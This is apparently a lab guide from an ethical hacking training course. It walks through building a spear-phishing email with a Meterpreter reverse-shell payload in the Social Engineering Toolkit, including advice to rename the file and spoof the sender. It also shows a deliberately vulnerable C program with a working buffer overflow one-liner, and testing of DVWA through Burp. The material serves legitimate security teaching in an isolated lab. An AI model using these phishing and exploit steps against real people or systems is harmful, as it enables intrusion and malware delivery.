H4CKER

H4CKER.ORG

Ethical Hacking Bootcamp

DAY 2

Safari Live Training by Omar Santos

https://bootcamp.h4cker.org

Welcome to Day 2 of the Ethical Hacking Bootcamp Live Training

Yesterday, you received the guide for day 1. This guide is a collection of exercises for the training "Ethical Hacking Bootcamp with Hands-on labs" live training day 2 authored and delivered by Omar Santos and delivered through Safari Books Online.

Training Recording

This training is recorded and you will receive an email about the recording of each day within 24-48 hours. The slides and materials for each day will also be posted in the recording.

The author also has created a series of penetration testing / ethical hacking video courses called The Art of Hacking Series and several other Safari Live training sessions that are listed at: https://h4cker.org

Helpful Resources Prior to Taking the Live Training:

- This class website: https://bootcamp.h4cker.org
- Security Penetration Testing The Art of Hacking Series LiveLessons (video)
- Wireless Networks, IoT, and Mobile Devices Hacking (video)
- Enterprise Penetration Testing and Continuous Monitoring (video)
- Hacking Web Applications The Art of Hacking Series LiveLessons: Security Penetration Testing for Today's DevOps and Cloud Environments (video)
- Security Fundamentals (video)


Lab Setup

You can build your own lab as elaborate as you would like. However, for the purpose of this class, the following virtual machines (VMs) will be used.

- WebSploit: Kali + Additional Tools + Vulnerable Applications in Docker containers...
- Raven: A vulnerable VM that you will use to perform a full assessment (from reconnaissance to full compromise).
- VTCSEC: A second vulnerable VM that you will use to perform a full assessment (from reconnaissance to full compromise)

Lab Architecture and Topology

The following is the lab architecture for this class.



Deploying Your Virtual Machines

You can deploy and configure your VMs using Virtual Box, VMWare Workstation Player, VMWare Workstation Pro (Windows), VMWare Fusion (Mac), or vSphere Hypervisor (free ESXi server).

You should create a VM-only network (as shown in the previous figure) to deploy your vulnerable VMs and perform several of the attacks using WebSploit (Kali Linux).

You can configure a separate network interface in your WebSploit VM to connect to the rest of your network and subsequently the Internet.

Social Engineering

Exercise 1.1: Send a Spear Phishing Email using SET

IMPORTANT: In this exercise you will not have access to an open relay mail server and you should not sent a spear phishing email to anyone without permission!!! You will just complete the steps for you to become familiar with the concept and the SET tool.

1. Launch the Social Engineering Toolkit (SET) with the command below:

```
root@kali:~# setoolkit
```

2. From the menu, select **Social-Engineering Attacks**:

3. Select **1) Spear-Phishing Attack Vectors** and then select **1) Perform a Mass Email Attack**.

```
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) SMS Spoofing Attack Vector
  11) Third Party Modules

  99) Return back to the main menu.

set> 1

 The Spearphishing module allows you to specially craft email messages and send
 them to a large (or small) number of people with attached fileformat malicious
 payloads. If you want to spoof your email address, be sure "Sendmail" is in-
 stalled (apt-get install sendmail) and change the config/set_config SENDMAIL=OFF
 flag to SENDMAIL=ON.

 There are two options, one is getting your feet wet and letting SET do
 everything for you (option 1), the second is to create your own FileFormat
 payload and use it in your own attack. Either way, good luck and enjoy!

   1) Perform a Mass Email Attack
   2) Create a FileFormat Payload
   3) Create a Social-Engineering Template

  99) Return to Main Menu

set:phishing>1
```

4. Select the file format exploit you want. The default is the PDF embedded EXE.

```
Select the file format exploit you want.
The default is the PDF embedded EXE.

          ********** PAYLOADS **********

  1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
  2) SET Custom Written Document UNC LM SMB Capture Attack
  3) MS15-100 Microsoft Windows Media Center MCL Vulnerability
  4) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
  5) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
  6) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
  7) Adobe Flash Player "Button" Remote Code Execution
  8) Adobe CoolType SING Table "uniqueName" Overflow
  9) Adobe Flash Player "newfunction" Invalid Pointer Use
 10) Adobe Collab.collectEmailInfo Buffer Overflow
 11) Adobe Collab.getIcon Buffer Overflow
 12) Adobe JBIG2Decode Memory Corruption Exploit
 13) Adobe PDF Embedded EXE Social Engineering
 14) Adobe util.printf() Buffer Overflow
 15) Custom EXE to VBA (sent via RAR) (RAR required)
 16) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
 17) Adobe PDF Embedded EXE Social Engineering (NOJS)
 18) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
 19) Apple QuickTime PICT PnSize Buffer Overflow
 20) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
 21) Adobe Reader u3D Memory Corruption Vulnerability
 22) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set:payloads>
```

5. Select **Windows Meterpreter Reverse_TCP (X64)** so that you can see the interaction with meterpreter at the end. We will cover meterpreter in post exploitation later in the course.

```
   1) Windows Reverse TCP Shell               Spawn a command shell on victim and send back to attacker
   2) Windows Meterpreter Reverse_TCP         Spawn a meterpreter shell on victim and send back to attacker
   3) Windows Reverse VNC DLL                 Spawn a VNC server on victim and send back to attacker
   4) Windows Reverse TCP Shell (x64)         Windows X64 Command Shell, Reverse TCP Inline
   5) Windows Meterpreter Reverse_TCP (X64)   Connect back to the attacker (Windows x64), Meterpreter
   6) Windows Shell Bind_TCP (X64)            Execute payload and create an accepting port on remote system
   7) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP using SSL and use Meterpreter

set:payloads>5
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [192.168.78.119]:
set:payloads> Port to connect back on [443]:
[-] Defaulting to port 443...
[*] All good! The directories were created.
[-] Generating fileformat exploit...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
```

6. You can leave your IP address as default (the WebSploit/Kali IP address in this example was 192.168.78.119).
7. Follow the menus, as they are very straightforward to send the email after the payload is generated. Be creative. Rename the file, spoof your email, etc.

Buffer Overflows

Exercise 2.1: Exploiting a Buffer Overflow

1. Go to https://h4cker.org/go/bo and view/download bad_code.c

```c
#include <stdio.h>

void secretFunction()
{
    printf("Omar's Crappy Function\n");
    printf("This is a super secret function!\n");
}

void echo()
{
    char buffer[20];

    printf("Please enter your name below:\n");
    scanf("%s", buffer);
    printf("You entered: %s\n", buffer);
}

int main()
{
    echo();

    return 0;
}
```

2. You can compile it (in 32-bit format) using `gcc` or for your convenience vuln_program is already compiled and available for you to download, as follows:

```
root@kali:~# wget
https://github.com/The-Art-of-Hacking/h4cker/raw/master/buffer_overflow_exa
mple/vuln_program
```

```
https://github.com/The-Art-of-Hacking/h4cker/blob/master/buffer_overflow_ex
ample/vuln_program
Resolving github.com (github.com)... 192.30.253.112, 192.30.253.113
Connecting to github.com (github.com)|192.30.253.112|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'vuln_program'

vuln_program                    [ <=>                                   ]
53.92K  --.-KB/s    in 0.03s

2019-01-06 22:33:05 (1.90 MB/s) - 'vuln_program' saved [55209]

root@kali:~#
```

3. Change the program permissions:

```
root@kali:~# chmod +x vuln_program
```

4. You should be able to execute the program. Enter some text. Then if you exceed 20 characters, you should get a Segmentation Fault.

```
root@kali:~# ./vuln_program
Enter some text:
omar
You entered: omar
root@kali:~# ./vuln_program
Enter some text:
AAAAAAAAAAAAAAAAAA
You entered: AAAAAAAAAAAAAAAAAA
root@kali:~# ./vuln_program
Enter some text:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAA
You entered:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAA
Segmentation fault
root@kali:~#
```

5. Use the objump -d vuln_program command as shown below and locate the **main, echo,** and **secretFunction,** as shown below:

```
root@kali:~# objdump -d vuln_program
vuln_program:     file format elf32-i386
Disassembly of section .init:
08048314 <_init>:
 8048314:   53                      push   %ebx
 8048315:   83 ec 08                sub    $0x8,%esp
 8048318:   e8 b3 00 00 00          call   80483d0 <__x86.get_pc_thunk.bx>
 804831d:   81 c3 e3 1c 00 00       add    $0x1ce3,%ebx
 8048323:   8b 83 fc ff ff ff       mov    -0x4(%ebx),%eax
 8048329:   85 c0                   test   %eax,%eax
 804832b:   74 05                   je     8048332 <_init+0x1e>
 804832d:   e8 3e 00 00 00          call   8048370 <__gmon_start__@plt>
 8048332:   83 c4 08                add    $0x8,%esp
 8048335:   5b                      pop    %ebx
 8048336:   c3                      ret
```

<output omitted for brevity>


```
0804849d <secretFunction>:
 804849d:   55                      push   %ebp
 804849e:   89 e5                   mov    %esp,%ebp
 80484a0:   83 ec 18                sub    $0x18,%esp
 80484a3:   c7 04 24 a0 85 04 08    movl   $0x80485a0,(%esp)
 80484aa:   e8 b1 fe ff ff          call   8048360 <puts@plt>
 80484af:   c7 04 24 b4 85 04 08    movl   $0x80485b4,(%esp)
 80484b6:   e8 a5 fe ff ff          call   8048360 <puts@plt>
 80484bb:   c9                      leave
 80484bc:   c3                      ret

080484bd <echo>:
 80484bd:   55                      push   %ebp
 80484be:   89 e5                   mov    %esp,%ebp
 80484c0:   83 ec 38                sub    $0x38,%esp
 80484c3:   c7 04 24 dd 85 04 08    movl   $0x80485dd,(%esp)
 80484ca:   e8 91 fe ff ff          call   8048360 <puts@plt>
 80484cf:   8d 45 e4                lea    -0x1c(%ebp),%eax
 80484d2:   89 44 24 04             mov    %eax,0x4(%esp)
 80484d6:   c7 04 24 ee 85 04 08    movl   $0x80485ee,(%esp)
 80484dd:   e8 ae fe ff ff          call   8048390 <__isoc99_scanf@plt>
```

```
 80484e2:   8d 45 e4                lea    -0x1c(%ebp),%eax
 80484e5:   89 44 24 04             mov    %eax,0x4(%esp)
 80484e9:   c7 04 24 f1 85 04 08    movl   $0x80485f1,(%esp)
 80484f0:   e8 5b fe ff ff          call   8048350 <printf@plt>
 80484f5:   c9                      leave
 80484f6:   c3                      ret

080484f7 <main>:
 80484f7:   55                      push   %ebp
 80484f8:   89 e5                   mov    %esp,%ebp
 80484fa:   83 e4 f0                and    $0xfffffff0,%esp
 80484fd:   e8 bb ff ff ff          call   80484bd <echo>
 8048502:   b8 00 00 00 00          mov    $0x0,%eax
 8048507:   c9                      leave
 8048508:   c3                      ret
 8048509:   66 90                   xchg   %ax,%ax
 804850b:   66 90                   xchg   %ax,%ax
 804850d:   66 90                   xchg   %ax,%ax
 804850f:   90                      nop
```

6. Use Evan's Debugger (edb) and familiarize yourself with the different registers and trigger the buffer overflow again, as shown below:



7. Use the following python script to print 32 character A's and followed by the "*secretFunction*" address you saw earlier (in reverse) - "**\x9d\x84\x04\x08**"

```
root@kali:~# python -c 'print "A"*32 + "\x9d\x84\x04\x08"' | ./vuln_program
Enter some text:
You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA''
Congratulations!
You have entered in the secret function!
Segmentation fault
root@kali:~#
```

8. Congratulations! You were able to exploit the buffer overflow and performed code execution!!!


Introduction to Web Application Hacking

Docker Containers

All of the vulnerable servers are running in Docker containers. The Docker service is **not started at boot time.** This is to prevent the vulnerable applications to be exposed by default. Please use the following command to start it:

```
service docker start
```

The following are all the Docker containers included in the WebSploit VM:



WebSploit VM Details

To obtain the status of each docker container use the `sudo docker ps` command. If they are not started, you can use the `start_vulnerables.sh` script (located under the root home directory) to start all of the containers:

```
root@kali:~# ./start_vulnerables.sh

Starting Vulnerable Docker Containers
... Author: Omar Santos
The following are the vulnerable applications included:
- Hackazon (running on port 80)
- WebGoat (running on port 6661)
- Juice Shop ((running on port 6662)
- Damn Vulnerable Web Application (DVWA) - (running on port 6663)
- Mutillidae 2 (running on port 6664)
... starting dvwa
dvwa
... starting webgoat
webgoat
... starting hackazon
hackazon
... starting mutillidae_2
mutillidae_2
... starting juice-shop
juice-shop
```

Tip: Watch Overview of Web Applications for Security Professionals

Exercise 3.1: Authentication and Session Management Vulnerabilities

```
Tip: You can obtain more information about the procedures described in this
section at: https://h4cker.org/go/webapp_exploits   and at the Web Apps
video course at: https://h4cker.org/webapps
```

An attacker can bypass authentication in vulnerable systems via several methods. The following are the most common ways that you can take advantage of authentication-based vulnerabilities in an affected system:


- Credential brute forcing
- Session hijacking
- Redirect
- Default credentials
- Weak credentials
- Kerberos exploits

- Malpractices in OAuth/OAuth2, SAML, OpenID implementations


A large number of web applications keep track of information about each user for the duration of the web transactions. Several web applications have the ability to establish variables like access rights and localization settings and many others. These variables apply to each and every interaction a user has with the web application for the duration of the session.

Exercise 3.2: Fingerprinting the Web Framework and Programming Language used in the Backend


1. In this exercise you will try to determine what type of programming language and backend infrastructure is used by looking at **sessions IDs**. However, first you need to configure your browser to send traffic to the proxy (you can use Burp Suite or OWASP ZAP). Navigate to **Preferences**:




2. Then navigate to **Advanced > Network > Settings**.




3. Configure the proxy as shown below. Make sure that the “No proxy for” box does not have any entry on it.



4. Once you configure the proxy navigate to the **Damn Vulnerable Web App (DVWA)** http://127.0.0.1:6663 . You may need to **Create**/**Reset** the Database.



5. When you are asked for a password use **admin / password**.
6. Once you login to DVWA, launch Burp, navigate to Proxy > Intercept and turn on Intercept.



7. Go back to DVWA and navigate to Brute Force, while capturing the requests and responses. Identify the session ID and write down the web framework and programming language used by the application below:

   Answer: _____

8. Familiarize yourself with **Burp**, as we will be using it extensively throughout the course. Click through each of the message editor tabs (Raw, Headers, etc.) to see the different ways of analyzing the message.

9. Click the "**Forward**" button to send the request to the server. In most cases, your browser will make more than one request in order to display the page (for images, etc.). Look at each subsequent request and then forward it to the server. When there are no more requests to forward, your browser should have finished loading the URL you requested.

